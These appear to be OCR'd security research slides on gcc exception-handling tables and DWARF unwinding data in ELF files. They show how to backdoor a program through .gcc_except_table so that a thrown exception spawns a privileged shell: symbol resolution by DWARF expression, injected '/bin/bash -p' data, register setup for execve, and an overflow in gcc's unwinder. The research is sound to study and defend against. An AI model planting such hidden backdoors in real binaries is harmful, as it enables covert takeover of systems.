
- Holds "language specific data" i.e. information about where exception handlers live.
- Interpreted by the personality routine.
- Controls allows us to stop exception unwinding/propagation at any point.
- Unlike `.eh_frame`, `.gcc_except_table` is not governed by any standard.
- Almost no documentation. What documentation there is resides mostly in verbose assembly generated by `gcc`.

.gcc_except_table Assembly Generated by GCC

The following assembly is generated by passing the flags `--save-temps -fverbose-asm -dA` to gcc when compiling.


```
  .section  .gcc_except_table,"a",@progbits
  .align 4
.LLSDA963:
  .byte 0xff  # @LPStart format (omit)
  .byte 0x3 # @TType format (udata4)
  .uleb128 .LLSDATT963-.LLSDATTD963 # @TType base offset
.LLSDATTD963:
  .byte 0x1 # call-site format (uleb128)
  .uleb128 .LLSDACSE963-.LLSDACSB963  # Call-site table length
.LLSDACSB963:
  .uleb128 .LEHB0-.LFB963 # region 0 start
  .uleb128 .LEHE0-.LEHB0  # length
  .uleb128 .L6-.LFB963  # landing pad
  .uleb128 0x1  # action
  .uleb128 .LEHB1-.LFB963 # region 1 start
  .uleb128 .LEHE1-.LEHB1  # length
  .uleb128 0x0  # landing pad
  .uleb128 0x0  # action
  .uleb128 .LEHB2-.LFB963 # region 2 start
  .uleb128 .LEHE2-.LEHB2  # length
  .uleb128 .L7-.LFB963  # landing pad
  .uleb128 0x0  # action
.LLSDACSE963:
  .byte 0x1 # Action record table
  .byte 0x0
  .align 4
  .long _ZTIi
```

.gcc_except_table Layout



Arrows indicate expansion for a closer look

Exception Handling Flow



- Most of this interface is standardized by ABI. The personality routine is language and implementation specific.
- How does libgcc know how to unwind?
- How is an exception handler recognized?

.gcc_except_table Dwarfscript

```
#LSDA 0
begin LSDA
lpstart: 0x0
#call site 0
begin CALL_SITE
position: 0x30
length: 0x5
landing_pad: 0x67
has_action: true
first_action: 0
end CALL_SITE
#call site 1
begin CALL_SITE
position: 0x4f
length: 0x2c
landing_pad: 0x0
has_action: false
end CALL_SITE
```

Boring call sites elided

```
#action 0
begin ACTION
type_idx: 0
next: 1
end ACTION
#action 1
begin ACTION
type_idx: 1
next: none
end ACTION
#type entry 0
typeinfo: 0x600d80
#type entry 1
typeinfo: 0x600d60
end LSDA
```

This is where the call site in .text begins, relative to the beginning of the function.

This is how long in bytes the call site is.

Where in .text execution is transfered to, relative to the beginning of the function.

Index into the Action Table

No actions, unwinding will continue

Idx in Type Table of a type this handler can deal with.

Idx of next action in chain.

Language-specific type identifier

What Can We Do With This?

- Backdoor a program that performs normally ...
- ...until an exception is thrown.
- Return from an exception anywhere in the program with control over most of the registers (including the frame-pointer).
- Modify no "executable" or normal program data sections.

Bring Your Own Linker

Starting with the static address of the beginning of the linkmap, a DWARF expression can perform all the computations the dynamic linker does. The complete code is less than 200 bytes and uses less than 20 words of the computation stack.

```
DW_CFA_val_expression r6
begin EXPRESSION
DW_OP_constu 0x601218 #the address where we will find
#the address of the linkmap. This is 8 more than the
#value of PLTGOT in .dynamic
DW_OP_deref #dereference above
DW_OP_lit5
DW_OP_swap
DW_OP_lit24
DW_OP_plus
DW_OP_deref
.....
```

Data for the Shell

We inserted the name of the symbol we wanted (`execvpe`) and arguments to it into extra space in `.gcc_except_table`.

```
[james@electron demo]$hexdump -C shell.dat
00000000  2f 62 69 6e 2f 62 61 73  68 00 2d 70 00 00 2c 0f  |/bin/bash.-p..,.|
00000010  40 00 00 00 00 00 36 0f  40 00 00 00 00 00 00 00  |@.....6.@.......|
00000020  00 00 00 00 00 00 65 78  65 63 76 70 65           |......execvpe|
0000002d
```

Setting up Arguments

These are the arguments to `execve`. Note that DWARF register `r3` maps to `rbx`

```
DW_CFA_val_expression r14
begin EXPRESSION
#set to address of /bin/bash
DW_OP_constu 0x400f2c
end EXPRESSION
DW_CFA_val_expression r3
begin EXPRESSION
#set to address of address of string array -p
DW_OP_constu 0x400f3a
end EXPRESSION
DW_CFA_val_expression r12
begin EXPRESSION
#set to NULL pointer
DW_OP_constu 0
end EXPRESSION
```

Jump to a Convenient Place

We choose a specific offset into `execvpe` where we will be able to set up registers that DWARF lets us control.

```
a074d:      4c 89 e2          mov    %r12,%rdx
a0750:      48 89 de          mov    %rbx,%rsi
a0753:      4c 89 f7          mov    %r14,%rdi
a0756:      e8 35 f9 ff ff    callq  a0090 <execve>
```

Corruption

- Everything we've discussed so far deals with valid ELF files, valid DWARF files, playing entirely within the rules that have been defined.
- What if we could corrupt a process to replace the exception handling data?
- What if our DWARF data violated assumptions made by gcc's VM?

Crafted DWARF Instructions

- `DW_CFA_offset_extended` and some other instructions are vulnerable to array overflow. From `gcc/unwind-dw2.c`:

```
case DW_CFA_offset_extended:
  insn_ptr = read_uleb128 (insn_ptr, &reg);
  insn_ptr = read_uleb128 (insn_ptr, &utmp);
  offset = (_Unwind_Sword) utmp * fs->data_align;
  fs->regs.reg[DWARF_REG_TO_UNWIND_COLUMN (reg)].how
    = REG_SAVED_OFFSET;
  fs->regs.reg[DWARF_REG_TO_UNWIND_COLUMN (reg)].loc
  break;
```

- We can achieve fairly arbitrary writes to the stack with crafted Dwarfscript. This addresses the "no side effects" limitation.

We barely scratched the surface here --
To Be Continued

Inspirations, once again

We owe a debt of thanks to many other projects and articles which have inspired us. Among these are:

- `elfsh` and the ERESI project.
- The Grugq. *Cheating the ELF*
- Nergal. *The advanced return-into-lib(c) exploits: PaX case study*
- Skape. *LOCREATE*. For showing the power of overlooked automata.

Hacker research contains deep computational ideas and intuitions (*Phrack*, *Uninformed.org*, ...)

Further Reading

- Slides and code will be made available at `http://cs.dartmouth.edu/~sergey/battleaxe`
- There are ELFs and DWARFs but no ORCs (yet anyway)
- Further Reading
  - The DWARF Standard `http://dwarfstd.org`
  - The x86_64 ABI (or the relevant ABI for your platform)
  - The Linux Standards Base
  - The `gcc` source code and mailing lists

Questions?